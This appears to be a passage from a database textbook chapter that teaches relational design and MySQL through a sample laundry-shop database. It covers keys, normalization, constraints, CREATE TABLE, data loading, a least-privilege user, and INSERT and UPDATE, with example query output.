> **DEFINITION.** A **table** (formally, a *relation*) is a set of rows that all have the same named columns. A **column** (formally, an *attribute*) has a name and a **type**, and the type restricts which values may appear in it. A **row** (formally, a *tuple*) is one complete set of values, one for each column.

Three words do real work. **Set**: rows have no order of their own; if you want one, ask with `ORDER BY` (Section 5.8.4). **Same named columns**: every row has a value, or an explicit "no value", for every column; if some rows need a fact that others do not, you have two kinds of thing in one table. **Type**: a number column will never contain the word "banana", because the database refuses, for every program that touches the data.

5.3.2 What makes it relational

"Relational" does not mean "the tables are related". It comes from the mathematical *relation* and names Edgar F. Codd's 1970 idea [11]: all data is values in tables, and the *only* way to connect facts is by matching values, never by pointers or hidden order. Bill `B2931` does not contain its

customer's name; it contains the code `C0056`, and another table has `C0056` next to the name Gilang Nasution. Two values are simply equal.

> **WHY MATCHING VALUES RATHER THAN POINTERS.** A pointer promises that something is at a particular place, and breaks silently when the thing moves or the file is copied. `C0056` is `C0056` on any machine, in any copy, in any year; backups, replication and questions nobody foresaw all follow from that.

5.3.3 Keys

Matching values needs a value that identifies each row uniquely: a key.

> **DEFINITION.** A **primary key** is a column, or a group of columns, whose value is different in every row and never empty. It is how one row is named. A table has exactly one primary key.
>
> A **foreign key** is a column in one table whose value must be the primary key of some row in another table. It is how one row refers to another, and the database enforces it: a bill that names a customer who does not exist is refused, and so is deleting a customer to whom bills still refer.

> **WORKED EXAMPLE.** In the Profitina Laundry database, `Customer.id` is a primary key: `C0056` is Gilang Nasution, and no other row may claim that code. In `Bill`, the column `Customer_id` is a foreign key that refers to it. Bill `B2931` carries `Customer_id = 'C0056'`, and that single value is the whole connection between the bill and the man who brought his laundry in. Try to create a bill for customer `C9999` and the database does not merely fail to find him: it refuses to let the bill exist. Section 5.7.2 shows the refusal.

A key may be **natural** (a telephone number) or **surrogate** (a code the system invents, such as `C0056`). The laundry uses surrogate codes because natural keys change, and a changing primary key drags every foreign key behind it.

5.3.4 The seven tables of Profitina Laundry

Figure 5.9 is the complete design as an *entity-relationship diagram*: each box a table, each line a foreign key, the line ends saying how many rows may be on each side.



Figure 5.9 The Profitina Laundry schema. Blue tables come from the original design (Customer, Employee, Service, Bill); green tables and columns were added in September 2026 (Outlet, Payment, StatusLog). A line ending in a crow's foot means "many", a double bar "exactly one", and a circle "possibly none".

Table 5.4 says in words what one row of each table is. If you cannot finish the sentence "one row is …" for a table, the table is wrong.

Table 5.4 The seven tables in words. The sample data covers one year of the shop, October 2025 to September 2026.

Table	One row is	Primary key	Rows in the sample
`Outlet`	one of the three shops	`id`, e.g. `O02`	3
`Customer`	one registered customer	`id`, e.g. `C0056`	256
`Employee`	one member of staff; `spv_id` names their supervisor	`id`, e.g. `E0004`	14
`Service`	one line of the price list	`id`, e.g. `S0001`	12
`Bill`	one laundry order: one customer, one service, a quantity	`id`, e.g. `B2931`	2,953
`Payment`	one amount of money received for a bill	`id`, a number	3,319
`StatusLog`	one event in a bill's life, and who caused it	`id`, a number	8,802

Three decisions in **Figure 5.9** deserve a reason.

`Payment` is a table, not a column of `Bill`, because a bill may be unpaid, paid at once, or paid half by QRIS now and half in cash on collection; a `paid` column could not say when or how. "How many payments can one bill have?" "More than one, and I do not know how many" always means a separate table with a foreign key back.

`StatusLog` is a table for the same reason. A bill moves from `queued` (waiting) to `finished` (clean, on the rack) to `departed` (collected); `Bill.status` holds the current state, `StatusLog` the whole history, one row per event.

`Bill.payment` is stored although the price is in `Service`, because `Service.price` is *today's* price and `Bill.payment` is *the amount charged on that day*, computed when the bill was created as

$$payment = price \times unit \tag{5.1}$$

where *price* is the service's price per unit at that moment and *unit* the number of kilograms, items or pairs. If wash, dry and fold rises from Rp 8.000 to Rp 9.000 next month, last year's receipts must not change: a historical value is recorded, not looked up. The money still owing then follows from Equation (5.1) and `Payment`:

$$balance = payment - \sum_{p \in \text{Payment},\ p.Bill_id = id} p.amount \tag{5.2}$$

that is, the amount charged minus every payment recorded for the bill. Section 5.10.5 turns Equation (5.2) into one query.

5.3.5 Why the tables are shaped this way

Everybody starts with one table, because that is what the counter book looks like. **Listing 5.8** rebuilds it from the real data, `CounterBook`, repeating the customer and the price on every line, so that we can watch it go wrong.

Listing 5.8 `sql/20_flat_table.sql`: the counter book rebuilt from the real data, and one ordinary change to it. `CREATE TABLE ... AS SELECT` makes a new table from the answer to a query.

```sql
-- The "counter book": one wide table in which every line repeats the customer
-- and the service. Built from the real data so that we can watch it go wrong.
CREATE TABLE CounterBook AS
SELECT b.id AS bill, c.name AS customer, c.phone, c.address,
       s.id AS service, s.description, s.price, b.unit, b.payment
  FROM Bill b
  JOIN Customer c ON c.id = b.Customer_id
  JOIN Service  s ON s.id = b.Service_id
 WHERE b.Customer_id = 'C0158' AND b.arrived >= '2026-09-15';

SELECT bill, customer, phone, service, price, unit, payment FROM CounterBook;

-- Update anomaly: the customer changes her phone number, and one line is fixed.
UPDATE CounterBook SET phone = '0813-0000-9999' WHERE bill = 'B2930';
SELECT DISTINCT customer, phone FROM CounterBook;
```

```
Query OK

+-------+-----------------+----------------+---------+-------+------+---------+
| bill  | customer        | phone          | service | price | unit | payment |
+-------+-----------------+----------------+---------+-------+------+---------+
| B2851 | Endah Ika Rahman | 0877-0000-2053 | S0001   |  8000 |    5 |   40000 |
| B2853 | Endah Ika Rahman | 0877-0000-2053 | S0005   | 65000 |    2 |  130000 |
| B2930 | Endah Ika Rahman | 0877-0000-2053 | S0011   | 45000 |    1 |   45000 |
| B2951 | Endah Ika Rahman | 0877-0000-2053 | S0008   | 35000 |    1 |   35000 |
+-------+-----------------+----------------+---------+-------+------+---------+
4 rows in set

Query OK, 1 row affected

+-----------------+----------------+
| customer        | phone          |
+-----------------+----------------+
| Endah Ika Rahman | 0877-0000-2053 |
| Endah Ika Rahman | 0813-0000-9999 |
+-----------------+----------------+
2 rows in set
```

Before the change the book is merely repetitive. After one reasonable change it is *wrong*: Endah Ika Rahman's new number was written on one line, and the book now gives her two numbers with nothing to say which is true. This is the **update anomaly**. Its relatives are the **deletion anomaly** (delete a customer's only line and her name and number vanish) and the **insertion anomaly** (a new service nobody has bought yet has nowhere to be written).

> **WHAT THE THREE ANOMALIES HAVE IN COMMON.** In each case a fact about *one thing* was stored in a row about *another thing*. A customer's telephone number is a fact about the customer, stored in a row about a bill. A service's price is a fact about the service, stored in a row about a bill. The cure, called **normalization**, is one idea: **put each fact in the table about the thing it describes, and connect the tables with keys.**

Textbooks [12] state the idea as *normal forms*. **First normal form (1NF)**: every cell holds one value, never a list. **Second (2NF)**: every non-key column depends on the *whole* primary key. **Third (3NF)**: no non-key column depends on another non-key column; in `CounterBook` the telephone depends on the customer, not on the bill, exactly the defect the update exposed. Splitting along those dependencies gives back `Customer`, `Service` and `Bill`. The price copied into `Bill.payment` is not a violation, because it is a different fact: if two values could legitimately differ, both belong.

5.4 SQL from Zero: Making the Tables

5.4.1 What SQL is

> **DEFINITION. SQL**, Structured Query Language, is the language relational databases understand. It is *declarative*: you say *what* you want, not *how* to find it, and the database works out how. That is why a query written twenty years ago runs faster on today's hardware without being changed.

The basic commands of MySQL fall into the groups of **Table 5.5**.

Table 5.5 MySQL's basic commands, grouped by the job they do. The first group runs once, when a system is built; the second and third run thousands of times a day.

Job	Statements	What they change
Define the structure	`CREATE DATABASE`, `DROP DATABASE`, `CREATE TABLE`, `ALTER TABLE`, `DROP TABLE`	the tables themselves
Change the data	`INSERT INTO`, `UPDATE`, `DELETE`	the rows
Ask questions	`SELECT`, and `DESCRIBE` for a table's structure	nothing
Control concurrent work	`LOCK TABLES`, `UNLOCK TABLES`, and transactions (Section 5.11)	who may change what, and when
Control access	`CREATE USER`, `GRANT`, `REVOKE`	who may do what at all

Three conventions: keywords are case-insensitive but written in capitals here; table names are case-sensitive on Linux, so write `Bill`, never `bill`; every statement ends with a semicolon.

5.4.2 Creating the database

Listing 5.9 is where `schema.mysql.sql` begins, after its comment header; that file creates the whole Profitina Laundry database on MySQL or MariaDB.

Listing 5.9 `sql/21_create_database.mysql.sql`: create the database if it is not already there, make it the current one, and speak UTF-8 on this connection.

```
CREATE DATABASE IF NOT EXISTS profitina_laundry
    CHARACTER SET utf8mb4 COLLATE utf8mb4_unicode_ci;
USE profitina_laundry;

SET NAMES utf8mb4;
```

`IF NOT EXISTS` makes the script safe to run twice. `USE` makes `profitina_laundry` the current database. `utf8mb4` is complete UTF-8 (MySQL's older `utf8` could not store an emoji), and `utf8mb4_unicode_ci` compares text case-insensitively, so `ayu` finds `Ayu`. `SET NAMES utf8mb4` makes the connection speak UTF-8 too.

5.4.3 Types

A column's type is a promise about what it may contain, and the database keeps the promise for you. **Table 5.6** lists the MySQL types the laundry uses.

Table 5.6 The MySQL types used by the laundry. Choosing the narrowest type that can hold every legal value is documentation that the database enforces.

Type	Holds	Used for
`CHAR(5)`	exactly 5 characters	codes of fixed length: `C0056`, `B2931`, `E0004`
`VARCHAR(50)`	up to 50 characters	names, descriptions, e-mail addresses
`INT`	a whole number, about $\pm 2.1 \times 10^9$	`Bill.unit`, the automatic `id` of `Payment`
`DECIMAL(10,2)`	an exact number, 10 digits, 2 after the point	money: `Bill.payment`, `Payment.amount`
`DATE`	a calendar date	`Customer.birthdate`, `Outlet.opened`
`DATETIME`	a date and a time	`Bill.arrived`, `Payment.paid_at`
`ENUM('a','b')`	one of a fixed list of words	`Bill.status`, `Payment.method`

Money is `DECIMAL`, never `FLOAT`, which stores binary approximations that do not add up to what customers paid. **A telephone number is text**: it keeps its leading zero, and nobody adds telephone numbers. **`CHAR(5)`** suits only values that always have that length, as the codes do.

5.4.4 Constraints

A **constraint** is a rule the database will not let anybody break. **Table 5.7** lists the ones in the laundry schema.

Table 5.7 The constraints of the laundry schema. Each one is a rule you would otherwise have to enforce in every program that writes to the table, and would eventually forget in one of them.

Constraint	Means
`NOT NULL`	this column must have a value in every row
`DEFAULT x`	if no value is given, use `x`
`PRIMARY KEY`	unique, not null, and the name of the row
`UNIQUE`	no two rows may share this value (e.g. `Employee.email`)
`AUTO_INCREMENT`	if no value is given, use one more than the largest so far
`FOREIGN KEY ... REFERENCES`	this value must exist as a key in another table
`CHECK (...)`	this condition must be true of every row

DEFINITION. `NULL` is not zero and not the empty string. It means *no value is recorded*. `Bill.finished` is `NULL` while a bill is still queued: it has not been finished, so there is no time

> to record. `NULL` never compares equal to anything, not even to another `NULL`, so `WHERE finished = NULL` is never true; the correct test is `WHERE finished IS NULL`.

5.4.5 `CREATE TABLE`, line by line

The listings in this section are copied from `schema.mysql.sql` with only their `COMMENT` clauses removed. **Listing 5.10** is the price list.

Listing 5.10 `sql/22_create_service.mysql.sql`: the `Service` table. One row is one line of the price list.

```
CREATE TABLE Service (
    id          VARCHAR(5)   NOT NULL DEFAULT 'P4C',
    description VARCHAR(50)  NOT NULL,
    price       DECIMAL(7,2) NOT NULL,
    CONSTRAINT Service_pk PRIMARY KEY (id),
    CONSTRAINT Service_id_len    CHECK (CHAR_LENGTH(id) BETWEEN 1 AND 5),
    CONSTRAINT Service_price_pos CHECK (price > 0)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;
```

Each line in the brackets defines a column: name, type, constraints. The odd default `P4C` is kept from the original design and never used. The named constraints follow: `Service_pk` names the row; `Service_id_len` and `Service_price_pos` check the code's length and that no price is zero or negative. Named constraints appear by name in error messages (Section 5.7.2). `ENGINE=InnoDB` is the MySQL engine that enforces foreign keys and supports transactions.

Listing 5.11 adds three ideas.

Listing 5.11 `sql/23_create_customer.mysql.sql`: the `Customer` table.

```
CREATE TABLE Customer (
    id            CHAR(5)       NOT NULL,
    name          VARCHAR(50)   NOT NULL,
    gender        ENUM('f','m') NOT NULL DEFAULT 'f',
    place         VARCHAR(50)   NOT NULL,
    birthdate     DATE          NOT NULL,
    address       VARCHAR(200)  NOT NULL,
    phone         VARCHAR(30)   NOT NULL,
    enrolled      DATETIME      NOT NULL,
    email         VARCHAR(50)   NOT NULL,
    password      VARCHAR(5)    NOT NULL,
    credit        DECIMAL(10,2) NOT NULL,
    password_hash VARCHAR(255)  NULL,
    CONSTRAINT Customer_pk PRIMARY KEY (id),
    CONSTRAINT Customer_id_len        CHECK (CHAR_LENGTH(id) = 5),
    CONSTRAINT Customer_gender_enum   CHECK (gender IN ('f','m')),
    CONSTRAINT Customer_email_len     CHECK (CHAR_LENGTH(email) >= 3),
    CONSTRAINT Customer_credit_nonneg CHECK (credit >= 0)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;
```

`ENUM('f','m')` accepts one of two letters. `password VARCHAR(5)` survives from the original design, always holds `*****`, and is never read; the real credential is `password_hash`, `NULL` for a customer without an online account. Storing only a *hash* matters: under UU PDP No. 27/2022 [13] the shop answers for a stolen table, and a hash cannot be turned back into a password. `credit` is the prepaid deposit, never below zero.

Listing 5.12 is the heart of the schema.

Listing 5.12 `sql/24_create_bill.mysql.sql`: the `Bill` table. The `CHECK` constraints at the bottom are the shop's business rules, written once and enforced for every program.

```
CREATE TABLE Bill (
    id          CHAR(5)       NOT NULL,
    arrived     DATETIME      NOT NULL DEFAULT CURRENT_TIMESTAMP,
    finished    DATETIME      NULL,
    departed    DATETIME      NULL,
    status      ENUM('departed','finished','queued') NOT NULL DEFAULT 'queued',
    rack        VARCHAR(3)    NOT NULL,
    unit        INT           NOT NULL,
    payment     DECIMAL(10,2) NOT NULL,
    Customer_id CHAR(5)       NOT NULL,
    Employee_id CHAR(5)       NOT NULL,
    Service_id  VARCHAR(5)    NOT NULL,
    Outlet_id   CHAR(3)       NULL,
    CONSTRAINT Bill_pk PRIMARY KEY (id),
    CONSTRAINT Bill_id_len         CHECK (CHAR_LENGTH(id) = 5),
    CONSTRAINT Bill_status_enum    CHECK (status IN ('departed','finished','queued')),
    CONSTRAINT Bill_unit_pos       CHECK (unit > 0),
    CONSTRAINT Bill_payment_nonneg CHECK (payment >= 0),
    CONSTRAINT Bill_finished_order CHECK (finished IS NULL OR finished >= arrived),
    CONSTRAINT Bill_departed_order CHECK (departed IS NULL OR (departed >= arrived
                                          AND (finished IS NULL OR departed >= finished))),
    CONSTRAINT Bill_status_times   CHECK (
            (status = 'queued'   AND finished IS NULL     AND departed IS NULL)
        OR (status = 'finished' AND finished IS NOT NULL AND departed IS NULL)
        OR (status = 'departed' AND departed IS NOT NULL))
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;
```

`arrived` defaults to “now”; `finished` and `departed` stay `NULL` until those things happen. Each foreign-key column has exactly the type of the key it refers to, or the database refuses to create the reference. The last three `CHECK`s encode the life of a bill: it cannot finish before it arrived, cannot leave before it arrived or finished, and its status must match its times (`queued`: neither time; `finished`: a finishing time; `departed`: a departure time). A program that sets `status = 'finished'` and forgets the time is stopped by the database itself.

5.4.6 Foreign keys

The schema adds its foreign keys after all the tables exist, with `ALTER TABLE`. **Listing 5.13** shows the four that start at `Bill`.

Listing 5.13 `sql/25_bill_foreign_keys.mysql.sql`: the four foreign keys of `Bill`, in the style of the original design, one `ALTER TABLE` per reference.

```
-- Reference: Bill_Customer (original)
ALTER TABLE Bill ADD CONSTRAINT Bill_Customer FOREIGN KEY (Customer_id)
    REFERENCES Customer (id) ON DELETE RESTRICT ON UPDATE CASCADE;
-- Reference: Bill_Employee (original)
ALTER TABLE Bill ADD CONSTRAINT Bill_Employee FOREIGN KEY (Employee_id)
    REFERENCES Employee (id) ON DELETE RESTRICT ON UPDATE CASCADE;
-- Reference: Bill_Service (original)
ALTER TABLE Bill ADD CONSTRAINT Bill_Service FOREIGN KEY (Service_id)
    REFERENCES Service (id) ON DELETE RESTRICT ON UPDATE CASCADE;
-- Reference: Bill_Outlet (new)
ALTER TABLE Bill ADD CONSTRAINT Bill_Outlet FOREIGN KEY (Outlet_id)
    REFERENCES Outlet (id) ON DELETE RESTRICT ON UPDATE CASCADE;
```

Read the first as a sentence: *every `Bill.Customer_id` must be an `id` in `Customer`*. The trailing clauses say what happens when the other side changes.

> **DEFINITION.** `ON DELETE RESTRICT` refuses to delete a row that others still refer to. `ON DELETE CASCADE` would delete the referring rows too. `ON DELETE SET NULL` would keep them but forget the reference. `ON UPDATE CASCADE` means that if a key value is ever changed, the new value is copied into every row that refers to it.

This is a business decision. The laundry chooses `RESTRICT` everywhere: a customer with a history, a service on old bills, a bill with payments must never silently vanish; when the database refuses, a human decides.

5.4.7 Seeing what exists

`SHOW TABLES;` lists the tables and `DESCRIBE Bill;` one table's columns; this is MariaDB's real answer:

```
+----------------------------+
| Tables_in_profitina_laundry |
+----------------------------+
| Bill                       |
| Customer                   |
| Employee                   |
| Outlet                     |
| Payment                    |
| Service                    |
| StatusLog                  |
+----------------------------+
+-------------+-------------------------------------+------+-----+--------------------+--
-----+
| Field       | Type                                | Null | Key | Default            |
Extra |
+-------------+-------------------------------------+------+-----+--------------------+--
-----+
| id          | char(5)                             | NO   | PRI | NULL               |
|
| arrived     | datetime                            | NO   | MUL | current_timestamp() |
|
| finished    | datetime                            | YES  |     | NULL               |
|
| departed    | datetime                            | YES  |     | NULL               |
|
| status      | enum('departed','finished','queued') | NO   |     | queued             |
|
| rack        | varchar(3)                          | NO   |     | NULL               |
|
| unit        | int(11)                             | NO   |     | NULL               |
|
| payment     | decimal(10,2)                       | NO   |     | NULL               |
|
| Customer_id | char(5)                             | NO   | MUL | NULL               |
|
| Employee_id | char(5)                             | NO   | MUL | NULL               |
|
| Service_id  | varchar(5)                          | NO   | MUL | NULL               |
|
| Outlet_id   | char(3)                             | YES  | MUL | NULL               |
|
+-------------+-------------------------------------+------+-----+--------------------+--
-----+
```

`PRI` marks the primary key, `NO` under `Null` is `NOT NULL`, and `MUL` an ordinary index, which the schema puts on every foreign key and on `arrived` so that "all bills of `C0056`" or "all bills of March" need not read every row.

5.5 Loading the Laundry Database

5.5.1 With phpMyAdmin, step by step

The whole database, structure and a year of data, is two files: `schema.mysql.sql` (the tables) and `seed.mysql.sql` (about 15,000 `INSERT` statements, 1.3 MB). Both are in `ProfitinaLaundry/App/database/`, and a copy of each is in the chapter's `data` folder. With XAMPP running:

1. Open `http://localhost/phpmyadmin/`.
2. Click the **Import** tab at the top, *without* selecting a database on the left.
3. Under *File to import*, press **Choose File** (or **Browse**) and pick `schema.mysql.sql`. Leave the character set at `utf-8` and the format at *SQL*.
4. Press **Import** (in older versions **Go**) at the bottom of the page. phpMyAdmin reports that the import finished, and `profitina_laundry` appears on the left with seven tables.
5. Now click `profitina_laundry` on the left, so that it is selected, and click **Import** again.
6. Choose `seed.mysql.sql` and press **Import**. This takes a few seconds.
7. Click a table, for example `Bill`, and then **Browse**: the first bills of October 2025 appear.

If the file is too large, raise `upload_max_filesize` and `post_max_size` in `php.ini` to `16M` and restart Apache, or use the command line below. *No database selected* in step 6 means step 5 was skipped.

5.5.2 From the command line

The same two files can be fed to the `mysql` client, which is what phpMyAdmin does for you. On Windows with XAMPP, in the classic *Command Prompt* (PowerShell does not accept `<`):

```
cd C:\path\to\Chapter05\data
C:\xampp\mysql\bin\mysql.exe -u root < schema.mysql.sql
C:\xampp\mysql\bin\mysql.exe -u root profitina_laundry < seed.mysql.sql
```

On macOS and Linux, in a terminal (add `-p` if your `root` has a password, and use `sudo mysql` on Ubuntu, where `root` signs in through the operating system):

```
cd ~/path/to/Chapter05/data
mysql -u root -p < schema.mysql.sql
mysql -u root -p profitina_laundry < seed.mysql.sql
```

`<` feeds the file to the client as if typed. Here the two files loaded into MariaDB 10.11 in under half a second.

5.5.3 A user for the application

Programs should not connect as `root`, who can drop every database. Create a user that can only read and change the laundry's rows, and give its password to the application through an environment variable, never a file in Git.

Listing 5.14 `sql/27_app_user.mysql.sql`: a database user for the application. Replace `choose-a-password` with a real password of your own.

```sql
-- A user for the application: it may read and change rows, and nothing more.
CREATE USER 'laundry'@'localhost' IDENTIFIED BY 'choose-a-password';
GRANT SELECT, INSERT, UPDATE, DELETE ON profitina_laundry.* TO 'laundry'@'localhost';
```

`GRANT` in **Listing 5.14** lists exactly what the user may do and where: the four data statements, on every table (`*`) of `profitina_laundry`, and nothing else. If an attacker ever makes your application run a statement of their choosing, which is the subject of Section 5.15, this user cannot `DROP` anything. That was checked, by signing in as `laundry` and trying:

```
$ mysql -u laundry -pchoose-a-password profitina_laundry -e "DROP TABLE Bill"
--------------
DROP TABLE Bill
--------------

ERROR 1142 (42000) at line 1: DROP command denied to user 'laundry'@'localhost' for table
`profitina_laundry`.`Bill`
```

5.5.4 Checking the import

Never trust an import you have not counted. **Listing 5.15** counts the rows of all seven tables in one query.

Listing 5.15 `sql/26_totals.sql`: one count per table. `UNION ALL` stacks the answers of several `SELECT` statements into one table.

```
-- After an import: does every table hold what it should?
SELECT 'Outlet' AS tbl, COUNT(*) AS n FROM Outlet
UNION ALL SELECT 'Customer',  COUNT(*) FROM Customer
UNION ALL SELECT 'Employee',  COUNT(*) FROM Employee
UNION ALL SELECT 'Service',   COUNT(*) FROM Service
UNION ALL SELECT 'Bill',      COUNT(*) FROM Bill
UNION ALL SELECT 'Payment',   COUNT(*) FROM Payment
UNION ALL SELECT 'StatusLog', COUNT(*) FROM StatusLog;
```

Run in phpMyAdmin's **SQL** tab, or with `mysql -u root -t profitina_laundry < 26_totals.sql`, it gives this on MariaDB:

```
+-----------+------+
| tbl       | n    |
+-----------+------+
| Outlet    |    3 |
| Customer  |  256 |
| Employee  |   14 |
| Service   |   12 |
| Bill      | 2953 |
| Payment   | 3319 |
| StatusLog | 8802 |
+-----------+------+
```

These must match **Table 5.4**. `Bill` at 0 means the seed was not loaded. An import that stops with `ERROR 1062 Duplicate entry` means the tables already held the data: `DROP DATABASE profitina_laundry;` and import both files again.

5.5.5 The same data in SQLite, and the query runner

The same data ships as `laundry.db` for SQLite. `sql/run.py` copies it, runs every statement of one `.sql` file against the copy, and prints each answer in the `mysql` client's layout:

```
cd Chapter05/sql
python run.py 01_select_all.sql            # SQLite, nothing to install
python run.py 01_select_all.sql --mysql    # the same file on MySQL/MariaDB (pip install
pymysql)
```

(On macOS and Linux type `python3`.) Every result in Sections 5.7 to 5.11 is real `run.py` output, and every file was also run with `--mysql` on MariaDB with the same results unless the text says

otherwise. On MySQL, money prints as `24000.00` rather than `24000`, because the columns are `DECIMAL(10,2)`. ## Putting Data In, Changing It, Taking It Out

5.5.6 `INSERT`

A new customer, Rina Wulandari, walks into the Keputih outlet with three kilograms of clothes. **Listing 5.16** records her and her first bill.

Listing 5.16 `sql/06_insert.sql`: one new customer and one new bill, then a look at both.

```
-- A new customer walks in. Name the columns, then give the values in the same order.
INSERT INTO Customer (id, name, gender, place, birthdate, address, phone,
                      enrolled, email, password, credit)
VALUES ('C0257', 'Rina Wulandari', 'f', 'Surabaya', '2001-04-17',
        'Jl. Keputih Tegal No. 42, Sukolilo, Surabaya', '0813-0000-4257',
        '2026-09-30 20:15:00', 'rina.wulandari@example.com', '*****', 0);

-- Her first bill: 3 kg of wash, dry & fold at Keputih, received by cashier E0008.
INSERT INTO Bill (id, arrived, status, rack, unit, payment,
                  Customer_id, Employee_id, Service_id, Outlet_id)
VALUES ('B2954', '2026-09-30 20:20:00', 'queued', 'A02', 3, 24000,
        'C0257', 'E0008', 'S0001', 'O02');

SELECT id, name, phone, credit FROM Customer WHERE id = 'C0257';
SELECT id, status, rack, unit, payment, Customer_id FROM Bill WHERE id = 'B2954';
```

```
Query OK, 1 row affected

Query OK, 1 row affected

+-------+----------------+----------------+--------+
| id    | name           | phone          | credit |
+-------+----------------+----------------+--------+
| C0257 | Rina Wulandari | 0813-0000-4257 |      0 |
+-------+----------------+----------------+--------+
1 row in set

+-------+--------+------+------+---------+-------------+
| id    | status | rack | unit | payment | Customer_id |
+-------+--------+------+------+---------+-------------+
| B2954 | queued | A02  |    3 |   24000 | C0257       |
+-------+--------+------+------+---------+-------------+
1 row in set
```

`INSERT` names the table, lists columns in brackets, then `VALUES` in the same order. Always name the columns: without a list, every value must be given in creation order, and the day a column is added every such statement breaks. Omitted columns take their default (`NULL` for `password_hash`, `finished` and `departed`). Text and dates go in single quotes, numbers do not. The bill's 24000 is Equation (5.1) by hand, $8000 \times 3 = 24000$; Section 5.14 makes the program compute it.

`Query OK, 1 row affected` is the receipt. Several bracketed value lists after one `VALUES` insert several rows at once, which is how `seed.mysql.sql` loads thousands quickly.

5.5.7 When the rules are broken

Here the constraints of Section 5.5.4 earn their keep. **Listing 5.17** tries four things the shop's rules forbid.

Listing 5.17 `sql/07_constraint_errors.sql`: four statements, each of which breaks one rule of the schema.

```sql
-- 1. A second customer with the id C0001 (primary key).
INSERT INTO Customer (id, name, gender, place, birthdate, address, phone,
                      enrolled, email, password, credit)
VALUES ('C0001', 'Budi Hartono', 'm', 'Surabaya', '1990-01-01',
        'Jl. Kertajaya No. 1, Surabaya', '0813-0000-0001',
        '2026-09-30 20:30:00', 'budi.hartono@example.com', '*****', 0);

-- 2. A bill for a customer who does not exist (foreign key).
INSERT INTO Bill (id, arrived, status, rack, unit, payment,
                  Customer_id, Employee_id, Service_id, Outlet_id)
VALUES ('B2955', '2026-09-30 20:31:00', 'queued', 'A03', 2, 16000,
        'C9999', 'E0008', 'S0001', 'O02');

-- 3. A bill for zero kilograms (CHECK unit > 0).
INSERT INTO Bill (id, arrived, status, rack, unit, payment,
                  Customer_id, Employee_id, Service_id, Outlet_id)
VALUES ('B2956', '2026-09-30 20:32:00', 'queued', 'A04', 0, 0,
        'C0001', 'E0008', 'S0001', 'O02');

-- 4. Deleting a customer who still has bills (ON DELETE RESTRICT).
DELETE FROM Customer WHERE id = 'C0001';
```

SQLite refuses all four:

```
ERROR: UNIQUE constraint failed: Customer.id

ERROR: FOREIGN KEY constraint failed

ERROR: CHECK constraint failed: Bill_unit_pos

ERROR: FOREIGN KEY constraint failed
```

and MariaDB refuses the same four, with more detail:

```
ERROR: (1062, "Duplicate entry 'C0001' for key 'PRIMARY'")

ERROR: (1452, 'Cannot add or update a child row: a foreign key constraint fails
(`profitina_laundry`.`Bill`, CONSTRAINT `Bill_Customer` FOREIGN KEY (`Customer_id`)
REFERENCES `Customer` (`id`) ON UPDATE CASCADE)')

ERROR: (4025, 'CONSTRAINT `Bill_unit_pos` failed for `profitina_laundry`.`Bill`')

ERROR: (1451, 'Cannot delete or update a parent row: a foreign key constraint fails
(`profitina_laundry`.`Bill`, CONSTRAINT `Bill_Customer` FOREIGN KEY (`Customer_id`)
REFERENCES `Customer` (`id`) ON UPDATE CASCADE)')
```

Each message names the broken rule. **1062**: a duplicate primary key, `C0001` exists. **1452**: a *child* row pointing at nothing, no `C9999`. **4025**: a failed `CHECK`, named `Bill_unit_pos`, which is why constraints are worth naming. **1451**: a *parent* row that cannot go because rows still point at it, the ten bills of `C0001`. Each is the database catching a bug before it became wrong data.

> **THREE ERRORS WORTH MEMORIZING.** 1062 duplicate key; 1452 a foreign key points at nothing; 1451 a delete blocked by rows that point here. Between them they cover most database errors a well-designed application ever meets. In PDO (Section 5.14) all three arrive with SQLSTATE `23000`, the standard code for "a constraint was violated".

5.5.8 `UPDATE`

Bill `B2909` has been washed. **Listing 5.18** moves it from `queued` to `finished`.

Listing 5.18 `sql/08_update.sql`: look, change, look again, and try the same change a second time.

```sql
-- Look first: the rows the UPDATE is about to change.
SELECT id, status, finished FROM Bill WHERE id = 'B2909';

-- Bill B2909 has been washed: move it from queued to finished.
UPDATE Bill
   SET status = 'finished', finished = '2026-09-30 20:40:00'
 WHERE id = 'B2909' AND status = 'queued';

-- And look again.
SELECT id, status, finished FROM Bill WHERE id = 'B2909';

-- The same statement a second time changes nothing: the bill is no longer queued.
UPDATE Bill
   SET status = 'finished', finished = '2026-09-30 20:40:00'
 WHERE id = 'B2909' AND status = 'queued';
```

```
+-------+--------+----------+
| id    | status | finished |
+-------+--------+----------+
